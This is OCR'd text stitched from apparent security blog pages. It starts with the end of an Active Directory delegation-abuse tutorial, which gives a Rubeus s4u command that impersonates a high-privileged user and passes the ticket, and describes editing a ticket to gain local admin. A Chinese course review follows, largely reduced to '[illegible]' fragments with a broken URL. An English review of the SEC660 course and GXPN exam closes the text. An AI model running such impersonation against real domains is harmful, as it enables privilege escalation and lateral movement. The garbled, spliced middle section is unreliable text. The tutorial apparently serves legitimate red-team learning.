
Image not found or type unknown



Then abuse S4U, and access resources on back end server.

rubeus.exe s4u /user:rbcd$ /aes256:<…> /impersonateuser:<high privileged user> /msdsspn:<service>/<fqdn> /altservice:http,host,cifs /ptt

Image not found or type unknown



S4U

We talked something about **S4U2Self** and **S4U2Proxy** in constrained delegation and RBCD sections. You may feel confused about them, no worries, I will explain them to you.

S4U2Self

It acts on behalf of the user to request a TGS ticket to access front end server.

Abuse of S4U2Self

Machine account does not have **local admin privilege** over itself. For example, we could capture a machine account's TGT, but we cannot directly move to the machine with local admin privilege. Actually there is a workaround, you can check this article:

https://cyberstoph.org/posts/2021/06/abusing-kerberos-s4u2self-for-local-privilege-escalation/. ZeroPoint Security's course RTO also stated a method, we can use tool **Asn1Editor** to modify the TGS returned after S4U2Self, replace all occurence of machine account to cifs and the fqdn. For example, replace **srv01$** to **cifs** and **srv01.blackops.local**. But the theory behind these two methods are the same, the service name will not be verified and it is unencrypted.

S4U2Proxy

It acts on behalf of the user to request a TGS ticket to access back end service.

So why "Use Kerberos only" is not selected? If it is selected, Kerberos is used for authentication to the front end service (IIS Server), S4U2Proxy can use a forwardable TGS ticket supplied by the user. By this way, we require user interaction to steal user's TGS ticket.

Comparison

Unconstrained Delegation: The frond end server is configured unconstrained delegation, it acts on behalf of the authenticated user to request access to any resource in the domain.

Constrained Delegation: The msDS-AllowedToDelegateTo property of front end server is configured back end server's SPN. Front end server uses its identity (TGT) to act on behalf of the authenticated user to request access to specified service(s) on specified back end server(s). The mode is A trusts B.

Resource-Based Constrained Delegation: The msDS-AllowedToActOnBehalfOfOtherIdentity property of back end server is configured frond end server's SID. Which means, the back end server allows front end server to act on behalf of other users to access resources of itself. The mode is B trusts A.

Thanks for reading, I hope it help! If any update or correction is required, I will directly edit it. Happy hacking!

SAN660以及GXPN感受与心得，以及与OSE[


说起来，已经挺久没有写关于培训课程与认证的心得了，即便是通过 OSCE3 之后。在过去几天，我通过了 SEC660 课程所对应的认证 GXPN 的考试，因为我也是第一次接触 SANS 的课程与

课程基本信息

SEC660 (https://www.sans.org/cyber-security-courses/advanced-penetration-testing-exploits-ethical-hacking/)是 SANS 提供的高级渗https://www.giac.org/detifications/exploit-researcher-advanced-penetration-tester-gxpn/) 是 GIAC 提供的针对 SEC660 课程的认证。

价格

不包括考试凭证，单课程本身就 8500+ 美元，而考试凭证 979 美元。课程加上考试凭证，最终总计接近 10000 美元，十分感谢单位的报销，如果是个人购买，绝对不推荐的。



课程形式

根据排期现场上课，或者根据自己节奏自学，但价格几乎一致。报名后，SANS 会邮寄超过 1200 页的纸质教材，可以从网上下载 PDF 版本教材，访问在线 Lab，下载可本地部署的 VM 镜像等。我

知识领域

[illegible]Windows/Linux [illegible] Python [illegible] [illegible]FUZZ [illegible]
[illegible](NX,ASLR,Canary[illegible])[illegible]Linux 64 [illegible]([illegible])[illegible]Windows 32 [illegible](SEH,DEP[illegible]) [illegible]

[illegible]

[illegible] GXPN [illegible]

[illegible]

[illegible]GXPN [illegible] Offsec [illegible]

[illegible]

[illegible] 60 [illegible] 55 [illegible]5 [illegible] VM [illegible]

Exam Format

- 1 proctored exam
- 60 questions
- 3 hours
- Minimum passing score of 67%

[illegible]

[illegible]

[illegible] 67% [illegible] 2/3 [illegible]

[illegible]

[illegible] 2 [illegible] 2 [illegible] 2 [illegible]

[illegible]

Exam	Certification	Status	
GXPN Exam - ID	GIAC Exploit Researcher and Advanced Penetration Tester	PASSED	Exam Summary
GXPN Exam - ID	GIAC Exploit Researcher and Advanced Penetration Tester	PASSED	Exam Summary

[illegible] OSED [illegible]

SEC 660 [illegible]

SEC 660 [illegible] OSED [illegible] Linux 32 [illegible] shellcoding[illegible]Linux [illegible]elf [illegible] OSED [illegible]

[illegible]

[illegible] SEC660 [illegible] OSEP [illegible] OSED[illegible] SEC660 [illegible] GXPN [illegible] 64 [illegible] Windo

[illegible]

1. [illegible]SEC660 [illegible]
2. [illegible] OSED [illegible]
3. [illegible] CTF [illegible]CTF[illegible]

[illegible]

1. [illegible]
2. [illegible]

SEC660/GXPN Review And The Comparison With OSED


Hi folks, it's been quite a while since I last wrote review on training courses and certifications, even after passing OSCE3. In the past few days, I passed the GXPN exam, which is the certification exam of the SEC660 course. Since this was my first experience with a SANS course and a GIAC certification, I wanted to share some thoughts and impressions, as well as a comparison with OSED.

About The Course

SEC660 (https://www.sans.org/cyber-security-courses/advanced-penetration-testing-exploits-ethical-hacking/) is an advanced penetration testing and exploit development course offered by SANS, while GXPN (https://www.giac.org/certifications/exploit-researcher-advanced-penetration-tester-gxpn/) is the certification provided by GIAC specifically for the SEC660 course.

Price

The course alone, without the exam voucher, costs over $8,500, and the exam voucher is $979. Altogether, the course and exam total nearly $10,000. I’m extremely grateful for my employer’s reimbursement—this would definitely not be recommended for individual purchase.



GIAC Exploit Researcher and Advanced Penetration Tester (GXPN)	USD 979.00	1	**USD 979.00**

Course Format

You can either attend in-person classes according to the schedule or study at your own pace, but the price is nearly the same. After enrolling, SANS will send over 1,200 pages of printed materials, provide access to download the PDF version, access the online labs, and download locally deployable VM images. I opted for self-paced learning, but in hindsight, I feel that attending in-person classes would have provided a better atmosphere. The course materials and lab resources are accessible for 4 months.

Covered Topics

The course covers a wide range of knowledge areas, with rich and substantial content. It includes attacks and penetration on network protocols, cryptographic attacks, post-exploitation on Windows/Linux, escaping restrictive environments, developing Python-based penetration tools, fuzz testing, PE and ELF file formats, writing 32-bit shellcode for Linux and Windows, Linux 32-bit buffer overflows and protection bypasses (NX, ASLR, Canary, etc.), Linux 64-bit buffer overflows (though this section is brief), and Windows 32-bit buffer overflows and protection bypasses (SEH, DEP, etc.). Overall, the course focuses primarily on advanced penetration testing and exploit development.

About The Exam

As mentioned earlier, the course itself does not include the exam voucher. If you want to obtain the certification, you need to purchase the exam voucher separately. After passing the exam, you will receive the GXPN certification. Now, without revealing specific exam questions, let’s discuss some relevant details about the exam.

Exam Reservation

You can take the exam at an exam center or at home using specific proctoring software. I chose the latter this time, but the experience was disappointing and frustrating. Even though it was a proctored exam, the GXPN exam experience was much worse than Offsec’s. I believe the negative experience was mainly due to the unprofessional and inexperienced proctor. The registration process alone took nearly an hour.


In addition, when I had 5 questions left to complete the exam, I encountered connectivity issues despite my home internet being stable. This forced me to go through the registration process a

second time. The second proctor was also not very experienced, and they repeated the same ineffective procedures multiple times, which made the situation even more frustrating.

Exam Format

The exam consists of 60 multiple-choice questions, with 55 questions requiring selections based on the given descriptions and 5 questions being hands-on tasks. For the hands-on questions, you perform actions in a VM accessed via the web interface and select the correct answer based on the information obtained.

Although the exam is in multiple-choice format, it requires a high level of practical skills and a deep understanding of the course material. Initially, I underestimated the exam, thinking it would be straightforward due to the format, but once I started, I found myself sweating a bit. The final 5 hands-on questions were not particularly difficult, and unlike the OSED exam, they didn't require writing out a full exploit chain or an automated script.



The exam is open book, but you are only allowed to refer to the books and paper notes you bring. You cannot use a phone, web searches, or any other online resources. Most of the answers can be found in the course materials, so it's crucial to quickly analyze the key concepts being tested and locate the relevant information in the textbooks. The questions contain plenty of traps and rabbit holes, making them quite tricky, and there aren't many straightforward, easy points where you can immediately identify the correct answer.

The exam duration is 3 hours, which is more than enough time. In both the two practice tests and the final exam, I finished in about 1.5 hours.

Passing Standard

To pass the exam, you need a score of 67%, meaning you must answer two-thirds of the questions correctly. After finishing the exam, you'll immediately know whether you passed. In the practice tests mentioned below, you get feedback on whether your answers are correct after each question, but in the actual exam, there is no indication of whether your answers are right or wrong.


Practice Test

When you purchase the exam voucher, it includes two practice tests. Apart from the lack of proctoring and the immediate feedback on whether your answers are correct, the practice tests are identical to the real exam. These two practice tests may contain overlapping questions, as they

both come from the same question pool. Therefore, after completing the two practice tests, it's not recommended to purchase additional practice tests.

While the official statement says that the questions from the practice tests won't appear in the actual exam, strictly speaking, this is true. However, there are quite a few questions that follow the same logic, with only different numbers. So, completing the two practice tests is definitely helpful for the actual exam. In terms of difficulty, they are similar. My exam score ended up being between my two practice test scores.

One important note: After finishing the practice tests, you won't be able to review the incorrect questions, so it's crucial to immediately record any mistakes or areas of weakness as you go through the practice tests.



Comparison with OSED

Although SEC660 includes exploit development, its scope extends beyond that. However, to make a fair comparison, I will focus only on the exploit development aspect.

SEC660 covers a broader range of topics compared to OSED, such as Linux 32-bit shellcoding, buffer overflows on Linux, the ELF file format, and more. However, OSED dives deeper into the case studies of vulnerabilities, and the challenges are more difficult. In terms of the exam, OSED is also more challenging.

If you have already passed OSED, studying SEC660 would be relatively easy. But at the same time, improvement in your skillset would be limited.

Final Review

Since I had already passed OSEP and OSED before studying SEC660, I found SEC660 relatively easy, but this also meant that my improvement was somewhat limited. I initially thought that GXPN would cover 64-bit Windows buffer overflows and bypass techniques beyond SEH/DEP/ASLR, but these were not included. Below are the pros and cons based on my personal experience.

Pros

- Aside from the cost-effectiveness, the content and quality of SEC660 are excellent. The explanations are detailed, and there's a large amount of material to absorb.
- The knowledge is comprehensive, and in the area of exploit development, it covers more ground than OSED.
- This course isn't for beginners; most participants likely have some CTF experience. However, if you do not have prior CTF experience, completing this course will give you hands-on knowledge in various areas.

Cons

- Some of the content is somewhat outdated or not frequently used in real-world work.
- The at-home exam experience was extremely poor. If I were to take it again, I'd definitely opt to take the exam at an exam center instead.